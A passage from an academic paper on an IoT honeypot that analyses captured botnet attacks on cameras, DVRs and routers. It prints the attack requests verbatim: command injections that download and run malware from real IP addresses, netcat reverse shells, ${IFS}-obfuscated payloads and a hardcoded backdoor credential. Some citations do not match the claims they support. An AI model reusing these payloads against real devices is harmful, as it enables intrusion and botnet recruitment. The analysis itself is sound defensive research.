cd /tmp || cd /var/run || cd /mnt || cd /root
|| cd /; wget
https://45.148.10.83/servicesd000/fx19.x86;
curl -O
https://45.148.10.83/servicesd000/fx19.x86;
cat fx19.x86 > up-to-date01; chmod +x *; ./
up-to-date-1 jaws.exploit
cd /tmp || cd /var/run || cd /mnt || cd /root
|| cd /; wget
https://45.148.10.83/servicesd000/fx19.mips;
curl -O
https://45.148.10.83/servicesd000/fx19.mips;
cat fx19.mips > up-to-date01; chmod +x *;
./up-to-date-1 jaws.exploit
```

Figure 33. Malicious "jaws" script

The binaries were detected by VirusTotal as being a variant of Mirai or a generic Linux backdoor. After downloading the files their names were changed to something looking innocent, they were made executables and ran. Reverse engineering had not been done but from the traffic it could be observed that one of the functionalities was to add more devices to the botnet. By generating several IPs and attacking them (Figure 34) the bot hoped to find other vulnerable hosts.



```
10.0.2.17       178.20.12.243    HTTP     302 GET /shell?cd+/tmp
10.0.2.17       41.215.240.114   HTTP     302 GET /shell?cd+/tmp
10.0.2.17       163.172.219.79   HTTP     302 GET /shell?cd+/tmp
10.0.2.17       2.22.210.166     HTTP     302 GET /shell?cd+/tmp
178.20.12.243   10.0.2.17        HTTP     692 HTTP/1.1 301 Moved
10.0.2.17       193.163.165.106  HTTP     302 GET /shell?cd+/tmp
10.0.2.17       143.204.221.222  HTTP     302 GET /shell?cd+/tmp
163.172.219.79  10.0.2.17        HTTP     549 HTTP/1.1 404 Not F
2.22.210.166    10.0.2.17        HTTP     473 HTTP/1.0 400 Bad R
41.215.240.114  10.0.2.17        HTTP     348 HTTP/1.1 404 Not F
```

Figure 34. Vulnerable hosts scanning (fragment)

There were 12 other attacks that were probably from the same botnet as the User-Agent and the Host header was the same as in the previous one (Figure 35). The only difference was the domain from which the initial script was downloaded. Unfortunately, the domain was no longer accessible, so no files were downloaded and executed. Nevertheless, the domain was already marked for providing malware in the VirusTotal engines. This botnet's architecture seemed to be based on a few central servers that provided malware while offloading the scanning work onto the infected devices.

```
GET                            /shell?cd+/tmp;rm+-
rf+*;wget+http://jhasdjahsdjasfkdaskdfasBOT.nig
gacumyafacenet.xyz/jaws;sh+/tmp/jaws HTTP;1.1
User-Agent: Hello, wordl
Host: 127.0.0.1:80
```

Figure 35. Alternative jaws request


Another 4 attacks tried to download a binary compiled for the mips architecture (Figure 36). Despite using the same User-Agent as the previous ones, the Host header corresponded with the IP of the honeypot. Two of the attacks tried to download the payload directly from an IP address with a port that was not specific for HTTP, while the other two, having the same command structure, tried to access a local IP 192.168.1.1:8088 for downloading the binary. Both the IPs and the executable came up as malicious when uploaded to the VirusTotal API.

```
cd /tmp || cd /var/run || cd /mnt || cd /root
|| cd /; wget
https://45.148.10.83/servicesd000/fx19.x86;
curl -O
https://45.148.10.83/servicesd000/fx19.x86;
cat fx19.x86 > up-to-date01; chmod +x *;
./up-to-date-1 jaws.exploit
```

Figure 36. Mozi.a request

B. *WIFICAM IP Camera attacks*

By far the most attacked device was this IP camera with 130 recorded malicious requests. However, none of them succeeded for reasons that will be discussed later. The attack started with a malformed request (Figure 37) destined to obtain camera's username and password.



```
GET login.cgi HTTP/1.1
Host: 157.230.39.98:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/52.0.2743.116 Safari/537.36
Content-Length: 0

HTTP/1.1 200 OK
Server: GoAhead-Webs
Content-Type: text/html
Connection: Close
Content-Length: 120

<html><head><title>IPCAM</title><head>
<body>var loginuser="admin";

var loginpass="admin";
```

Figure 37. GoAhead get credentials request.

After credentials were obtained another request (Figure 38) from the same IP sent a command in one of the query parameters.

```
GET
/set_ftp.cgi?next_url=ftp.htm&loginuse=admin&lo
ginpas=admin&svr=%24%28nc+88.234.19.131+64647+-
e+%2Fbin%2Fsh%29&port=21&user=ftp&pwd=ftp
HTTP/1.1
Host: 157.230.39.98:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64)
AppleWebKit/537.36    (KHTML,    like    Gecko)
Chrome/51.0.2704.103 Safari/537.36
Content-Length: 0
```

Figure 38. GoAhead set payload request.

The command was `nc 88.234.19.131 64647 -e /bin/sh` and it tried to create a reverse shell to the destination IP and port. Most of the SYN TCP segments sent to establish the connection did not receive a response while the rest of them received an RST TCP segment. From the diversity of attacking IPs and the fact that the connect-back tried to go back to the attacker IP it can be concluded that the botnet had a peer-to-peer infrastructure. As an infected device served both as a scanner and as a connect-back server, the attacker needed to have port forwarding set to allow other devices to connect. Most of the time this was not possible, as the user probably had set port forwarding only for services of interest. It did not include the random ports the attacker shell tried to open. This means that most of the payloads, even if executed, did not result in a compromised device, as no reverse shell was opened.

C. *NVMS-9000 DVR attacks*

The NVMS-9000 DVR has been attacked nine times, eight times downloading a malicious binary from the same server and once trying to execute a reverse shell that was unsuccessful (see Figure 39).

```
POST ditBlackAndwhiteList HTTP/1.1
Accept-Encoding: identity
Content-Length: 654
Accept-Language: en-Us
Host: 157.230.39.98:80
Accept: */*
User-Agent: ApiTool
Connection: close
Cache-Control: max-age=0
Content-Type: text/xml
Authorization: Basic
YHRtaw46ezEyMJEzQkQXLTY5QZCtND92ML04NDNELTI
2MDUWMEOXREEOMHO=
<?xml  version="1.0"  encoding="utf-8"?><request
version="1.0"             systemType="NVMS-9000"
clientType="WEB"><types><fliterTypeMode><enum>
refuse</enum><enum>allow</enum>
</filterTypeMode><addressType><enum>op</enum>
<enum>iprange</enum>
<enum>mac</enum></addressType></types><content>
<switch>true</switch><filterType
type="filterTypeMode">refuse</filterType>
<filterList   type="list"><itemType><addresType
type="addressType"/></itemType><item><switch>
true</switch><addressType>ip</addressType><ip>
$(cd${IFS}/tmp;rm${IFS}rf${IFS}arm7;
wget${IFS}https://82.223.101.182/.t/80/arm7;
chmod${IFS}777${IFS}arm7${IFS}tvt.80)</ip>
</item></filterList></content></request>
```


Figure 39. NVMS-9000 attack request.

It can be observed that the attacker used hardcoded backdoor credentials in the Authorization header to bypass the authentication: `admin:{12213BD1-69C7-4862-843D-260500D1DA40}`. The command injected could be seen in Figure 40.

```
$ $(cd${IFS}/tmp;rm${IFS}-
rf${IFS}arm7;wget${IFS}http://82.223.101.182/.
t/80/arm7;chmod${IFS}777${IFS}arm7;./arm7${IFS}
tvt.80)
```

Figure 40. NVMS-9000 payload

This was a classic payload that downloaded an arm binary, made it executable and ran it. Interesting to observe the replacement of the space characters with the `${IFS}` variable. Internal Field Separator (IFS) contained the characters that were considered word delimiters by the shell. This variable was often used by exploits in payloads that did not accept a space character as it would not be correctly parsed by the device. After the binary was downloaded and ran, it was connected to the same machine on port 8244 and it started to send packets that resembled heartbeat messages (see Figure 41).



```
    00000000  00 00 00 00 00 0a                                   ......
00000000  33 66 99 00 06 74 76 74  2e 38 30                    3f...tvt .80
0000000B  45 48                                                EH
0000000D  74 76 74 2e 38 30                                    tvt.80
00000013  0a                                                   .
    00000006  00 00 00 00 00 0a                                   ......
00000014  45 48                                                EH
00000016  74 76 74 2e 38 30                                    tvt.80
0000001C  0a                                                   .
    0000000C  00 00 00 00 00 0a                                   ......
0000001D  45 48                                                EH
0000001F  74 76 74 2e 38 30                                    tvt.80
00000025  0a                                                   .
    00000012  00 00 00 00 00 0a                                   ......
```

Figure 41. Heartbeat messages

This was probably the command-and-control server where devices were instructed to "check-in" and to wait for other commands after an exploit had been executed successfully. While the binary was considered infected by 21 of the antivirus solutions, the IP only appeared malicious in two of the blacklist engines. As mentioned before, there was another attack that tried to create a reverse shell. The command used can be seen in Figure 42. It tried to connect to the IP 93.174.93.178 on port 31337 and to give the attacker the shell available on the machine. Unfortunately, the server did not respond to the request and no further analysis could be done.

```
$ $(nc${IFS}93.174.93.178${IFS}31337${IFS}-
e${IFS}$SHELL&)
```

Figure 42. NVMS-9000 reverse shell

D. GPON Router attacks

Although this device was not emulated there were 10 attacks that seemed to target a certain GPON machine. After some research it looked like the exploit was based on two CVEs: CVE-2018-10561 and CVE-2018-10562. One of them was an authentication bypass and one was a command injection vulnerability. Proof of concept can be found in [23]. Nine of the requests contained the same "Hello, World" user-agent which could be found together with the Host header containing the localhost address (Figure 43).

```
POST /GponForm/diag_Form?images/ HTTP/1.1
Host: 127.0.0.1:80
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Hello, World
Content-Length: 118

XWebPageName=diag&diag_action=ping&wan_conlist=
0&dest_host='';wget+http://115.52.242.57:35207/
Mozi.m+-O+->/tmp/gpon80;sh+/tmp/gpon80&ipv=0
```

Figure 43. GPON malicious request

Another variation of the request without a Host header that used the `busybox wget` command can be seen in Figure 44. It was probably another botnet that tried to exploit the same vulnerability.

```
POST /GponForm/diag_Form?images/ HTTP/1.1
User-Agent: Hello, World
Accept: */*
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-fomr-urlencoded
XWebPageName=diag&diag_action=ping&wan_conlist=
0&dest_host='busybox+
wget+https://193.70.125.169/gpon+-O+/tmp/gaf;
sh+/tmp/gaf'&ipv=0
```

Figure 44. GPON alternative request

In this case no binary was downloaded, as the target server returned a 404 Not Found response. The two commands can be seen in Figure 45.

```
$ ``;wget http://115.52.242.57:35207/Mozi.m -O -
>/tmp/gpon80;sh /tmp/gpon80
$ `busybox wget https://193.70.125.169/gpon -O
/tmp/gaf;sh /tmp/gaf`
```

Figure 45. GPON payloads

The downloaded executable in the first case was compiled for the MIPS architecture so further running it was not possible. It is curious though that the server IP was not detected as malicious, indicating the possibility of another peer-to-peer botnet.

E. ZyXEL Router attacks

Twenty attacks for another device that was not emulated have been recorded. After investigations it was discovered that the botnet was attacking ZyXEL routers. They contained an unauthenticated command injection (CVE-2017-18368). Proof of concept can be found at [24]. An example request can be found in Figure 46 with the payload command in Figure 47.

```
POST /cgi-bin/ViewLog.asp HTTP/1.1
Host: 127.0.0.1
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Ankit
Content-Length: 176
Content-Type: application/x-www-form-
urlencoded
Remote_submit_Flag=1&remote_syslog_Flag=1&
Remote
SyslogSupported=1&remote_hots=%3bcd+/tmp;wget+
https://142.11.199.235/arm7;chmod+777+arm7;
./arm7;rm+-rf+arm7%3b%23&reomteSubmit=Save
```

Figure 46. ZyXEL malicious request

```
$ cd /tmp;wget http://142.11.199.235/arm7;
chmod 777 arm7;./arm7;rm -rf arm7;
```
Figure 47. ZyXEL payload

This downloaded an arm executable after which it run and deleted to remove as many traces of infection as possible. Unfortunately, the two servers found in the attacks did not respond to requests anymore. Despite this, checking them with the VirusTotal api revealed they are considered malicious, and the files used to be served there are variants of the Mirai botnet.

F. Netgear attacks
Only one attack was recorded for the Netgear routers. What is curious is that the request was sent using the HTTP/1.0 protocol and it contained only the path and the query. The request can be seen in Figure 48.

```
GET
/setup.cgi?next_file=netgear.cfg&todo=syscmd
&cmd=rm+rf+/tmp/*;wget+https://117.95.184.144:5
5823/Mozi.m=O+/tmp/netgear;sh+netgear&curpath=/
&currentsetting.htm=1 HTTP/1.0
```
Figure 48. Netgear malicious request

The payload (see Figure 49) first removed every file from the `/tmp` directory and tried to download and to run a shell script. Unfortunately, the target server did not respond to requests anymore. Nevertheless, the IP was identified as malicious by eight blacklisting services.

```
$ rm rf /tmp/*;
wget   http://117.95.184.144:55823/Mozi.m   -O
/tmp/netgear;sh netgear
```
Figure 49. Netgear payload

G. Linksys attacks
A single attack also hit the service emulating the Linksys devices. The request can be found in Figure 50. The user agent was python-requests/2.20.0 which could mean that the scanner used a Python script to exploit devices, or it was simply spoofed to make it appear more legitimate.

```
POST /tmUnblock.cgi HTTP/1.1
Host: 159.89.182.124:80
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.20.0
Content-Length: 227
Content-Type: application/x-www-form-urlencoded
Ttcp_ip=h+%60cd+%2Ftmp+%3B+rm+rf+jno.mpsl%3B+wg
et+http%3A%2F%2F159.89.182.124%2Fankit%2Fjno.mp
sl%3B+chmod+777+jno.mpsl%3B+.%2Fjno.mpsl+linksy
s%60&action=&ttcp_num=2+ttpc_size=2&submit_butt
on=&change_action=&commit=0&StartEPI=1
```
Figure 50. Linksys malicious request

The command (see Figure 51) downloaded a MIPS compiled binary and tried to execute it on the device. The IP that hosted the binary was detected as malicious, as well as the file itself which had 38 engines that assigned it as malware.

```
$ `cd /tmp; rm -rf jno.mpsl;
wget https://159.89.182.124/ankit/jno.mpsl;
chmod 777 jno.mpsl; ./jno.mpsl linksys`
```
Figure 51. Linksys payload

H. Vacron NVR attacks
Vacron NVR was another device that was not part of the emulated services. There were two attacks present that used a vulnerability which did not have a CVE but for which a public exploit was found [29]. The attack consisted of a malformed HTTP request that only had the affected path ("board.cgi") with the vulnerable query. The injection happened in the `cmd` parameter, and the request can be seen in Figure 52. The command (see Figure 53) tried to download a malicious binary compiled for the MIPS architecture.

```
GET                   /board.cgi?cmd=cd+/tmp;rm+-
rf+*;wget+https://66.38.95.19:48364/Mozi.a;chmo
d+
777+Mozi.a;/tmp/Mozi.a+varcron
```
Figure 52. Vacron malicious request

```
$ cd /tmp; rm -rf *;
wget https://66.38.95.19:48364/Mozi.a;
chmod 777 Mozi.a;/tmp/Mozi.a varcron
```
Figure 53. Vacron payload

The file the VirusTotal scanning engines detected was a gafgyt botnet variant, with the target IP being blacklisted by six scanning engines.

V. CONCLUSIONS AND FUTURE WORK
This paper presented a solution for implementing a high interaction IoT honeypot. While implementing nine types of devices, only six of those were attacked. Despite this, the honeypot managed to capture attacks destined for three devices that were not implemented. Some of the extracted files could not be run as the system only supported the ARM architecture. However, by using external services, such as VirusTotal, some information could still be extracted. Even if only a few types of vulnerabilities were simulated, by using the available public exploits and the Shodan search engine, the honeypot managed to attract several different botnets. The number of attacks was not evenly distributed among systems, highlighting the fact that botnets value targeted differently. The lack of attacks on some devices might indicate a poor similarity between the emulated service and the real target. It might also be that with a decreasing number of vulnerable systems of a given type, the bots redirected their efforts towards new exploits. The latter offered a much larger attack surface, while abandoning the ones that did not provide enough infected machines.

A very important observation: the results published herein were obtained based on the known relationships between the attackers and the honeypots, by the time the experiments were carried out. For sure some of them could be more sophisticated nowadays, but the major concepts are still valid.

In the future a better approach would be obtaining the actual web pages that are exposed by devices and serving them to the malicious actors. This would increase the fidelity of the honeypot, but would be harder to execute, as automatizing the process is difficult (due to the several different types of existing firmware). A manual approach would work better, but another issue is the availability of the devices' firmware. More vulnerabilities could be implemented this way while ensuring high fidelity.

ACKNOWLEDGMENT

An initial expanded version was presented by A. Lazar as B.Sc. thesis in Telecommunications Technologies and Systems at Technical University of Cluj-Napoca on 20 February 2020. We acknowledge the support of Bitdefender Cluj-Napoca and Betfair Romania during the experimental phases.

REFERENCES

[1] "Inside the Infamous Mirai IoT Botnet: A Retrospective Analysis", Cloudflare, 2017, [Online], Available: https://blog.cloudflare.com/inside-mirai-the-infamous-iot-botnet-a-retrospective-analysis/.
[2] "Famous DDoS attacks | The largest DDoS attacks of all time", Cloudflare, 2020, [Online], Available: https://www.cloudflare.com/learning/ddos/famous-ddos-attacks/.
[3] M. Antonakakis, et. al, "Understanding the Mirai Botnet", USENIX Security Symposium, 2017, Available: https://research.google/pubs/pub46301.pdf.
[4] "A New IoT Botnet Storm is Coming", Check Point Software Technologies, 2017, Available: https://research.checkpoint.com/2017/new-iot-botnet-storm-coming/.
[5] "Hajime worm battles Mirai for control of the Internet of Things", Broadcom, 2017, [Online], Available: https://www.symantec.com/connect/blogs/hajime-worm-battles-mirai-control-internet-things.
[6] "Botnets Never Die, Satori REFUSES to Fade Away", Netlab.360.com, 2018, [Online], Available: https://blog.netlab.360.com/botnets-never-die-satori-refuses-to-fade-away-en/.
[7] R. Nigam, "Unit 42 Finds New Mirai and Gafgyt IoT/Linux Botnet Campaigns ", Palo Alto Networks, 2018, [Online], Available: https://unit42.paloaltonetworks.com/unit42-finds-new-mirai-gafgyt-iotlinux-botnet-campaigns/.
[8] "BrickerBot" Results in Permanent Denial-of-Service", Radware, 2018, [Online], Available:
[9] W. Largent, "New VPNFilter Malware Targets at Least 500K Networking Devices Worldwide", [Online], Available: https://blog.talosintelligence.com/2018/05/VPNFilter.html
[10] L. Santina, et.al., "Chimay-Red", GitHub, 2020, [Online], Available: https://github.com/BigNerd95/Chimay-Red
[11] A. Costin, J. Zaddach, "IoT Malware Comprehensive Survey, Analysis Framework and Case Studies", Black Hat 2018, Available: https://i.blackhat.com/us-18/Thu-August-9/us-18-Costin-Zaddach-IoT-Malware-Comprehensive-Survey-Analysis-Framework-and-Case-Studies-wp.pdf
[12] O. Erdem, B. Emre, "HoneyThing", GitHub, 2015, [Online], Available: https://github.com/omererdem/honeything.
[13] P. Darkanium, "Kako", GitHub, 2020, [Online], Available: https://github.com/darkarnium/kako.
[14] P. Jeitner, "Telnet IoT honeypot ", GitHub, 2022, [Online], Available: https://github.com/Phype/telnet-iot-honeypot.
[15] T. Uhlig, "honey[potd]aemon ", GitHub, 2020, [Online], Available: https://github.com/utoni/potd.
[16] P. Srivastava, et al., "Firm Fuzz: Automated IoT Firmware Introspection and Analysis ", IoT S&P'19: Proceedings of the 2nd International ACM Workshop on Security and Privacy for the Internet-of-Things, November 2019, pp. 15–21, https://doi.org/10.1145/3338507.3358616.
[17] "Search Engine for the Internet of Everything", Shodan, 2022 [Online], Available: https://www.shodan.io/.
[18] "Exploit Database", OffSec Services Limited, 2023, [Online], Available: https://www.exploit-db.com/.
[19] "Netgear R7000/ R6400-'cgi-bin' Command Injection (Metasploit)", EDB-ID: 41598, CVE: 2016-6277, OffSec Services Limited, 2017, [Online], Available: https://www.exploit-db.com/exploits/41598.
[20] "Download VirtualBox", Oracle, 2023, [Online], Available: https://www.virtualbox.org/wiki/Downloads.
[21] "Buildroot Download, B Buildroot.org, 2023, [Online], Available: https://buildroot.org/download.html.
[22] "The Beginner's Guide to iptables, the Linux Firewall ", Pinoy Linux, 2023, [Online], Available: https://www.pinoylinux.org/topicsplus/privacy-and-security/the-beginners-guide-to-iptables-the-linux-firewall/.
[23] B. Krebs, "Mirai Botnet Authors Avoid Jail Time", Krebs on Security, 2018, [Online], Available: https://krebsonsecurity.com/tag/mirai-botnet/.
[24] J. Camisso, M. Drake, "How to Set Up and Configure an OpenVPN Server on Ubuntu 22.04", DigitalOcean, 2022, [Online], Available: https://www.digitalocean.com/community/tutorials/how-to-set-up-and-configure-an-openvpn-server-on-ubuntu-22-04.
[25] "Flask", The Pallets Project, 2023, [Online], Available: https://palletsprojects.com/p/flask/.
[26] "Netgear R7000, port 80", Shodan, 2020, [Online], https://www.shodan.io/search?query=netgear+R7000+ port%3A%2280%22 (removed from the web page).
[27] "GPON Remote Code Execution (CVE-2018-10562)", GitHub, 2020, [Online], Available: https://github.com/f3d0x0/GPON/blob/master/gpon_rce.py.
[28] P. Ribeiro, "Multiple vulnerabilities in TrueOnline/ ZyXEL/ Billion routers ", GitHub, 2019, [Online], Available: https://github.com/pedrib.
[29] "Vacron NVR Remote Code Execution Vulnerability", Greenbone Networks GmbH, 2017, [Online], Available: https://vulners.com/openvas/OPENVAS: 1361412562310107187.
[30] A. Lazar, "High Interaction IoT Honeypot", B.Sc. Thesis, Technical University of Cluj-Napoca, February 2020 (unpublished).
[31] P. Nicholson, "Five Most Famous DDoS Attacks and Then Some", A10 Networks, 2022, [Online], Available: https://www.a10networks.com/blog/5-most-famous-ddos-attacks/.